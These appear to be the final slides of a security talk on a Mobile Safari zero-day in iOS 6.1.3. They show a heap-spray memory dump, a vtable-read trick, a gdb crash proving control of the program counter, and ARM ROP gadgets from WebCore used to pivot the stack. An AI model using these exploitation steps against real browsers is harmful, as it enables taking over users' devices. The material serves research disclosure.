0xc0c0c0c:  0x0c0c1c3c 0x0c0c1c6c 0x0c0c0c0c 0x0c0c0c9c
0xc0c0c1c:  0x0c0c0c6c 0x0c0c0c3c 0x0c0c0ccc 0x0c0c1c0c
0xc0c0c2c:  0x0c0c1c3c 0x0c0c1c6c 0x0c0c0c0c 0x0c0c0c9c
0xc0c0c3c:  0x0c0c0c6c 0x0c0c0c3c 0x0c0c0ccc 0x0c0c1c0c
0xc0c0c4c:  0x0c0c1c3c 0x0c0c1c6c 0x0c0c0c0c 0x0c0c0c9c
0xc0c0c5c:  0x0c0c0c6c 0x0c0c0c3c 0x0c0c0ccc 0x0c0c1c0c
0xc0c0c6c:  0x3cbd5982 0x018da7ec 0x00000000 0x0d8a6770
```

- Once we put another object to the destination successfully, we can leverage obj.title.substring again to read its vtable

Mobile Safari 0day Control PC

- Trigger any member method after vtable overwrite

```
(gdb) c
Continuing.

Program received signal EXC_BAD_ACCESS, Could not access memory.
Reason: KERN_PROTECTION_FAILURE at address: 0x0c0c0c9c
[Switching to process 8546 thread 0x2203]
0x0c0c0c9c in ?? ()
```

Mobile Safari 0day: ROP构造


```
ldr r7, [r0, #32]
ldr.w sp, [r0, #40]
ldr r0, [r0, #36]
bx r0

sub.w sp, r7, #0 ;0x0
pop {r7, pc}

Ref:http://blog.zynamics.com/2010/04/16/rop-and-iphone/
```

```
mov     r4, r5
ldr.w   r2, [r0, #556]
add     r0, sp, #48
blx     r2

mov     sp, r4
ldmia.w sp!, {r8, r10, r11}
pop     {r4, r5, r6, r7, pc}
```

We can’t find sub.w sp, r7, #0 from WebCore in iOS 6.1.3

So we used the two gadgets above, using r4 as a jump board

Mobile Safari 0day Demo

Thank you!

Q & A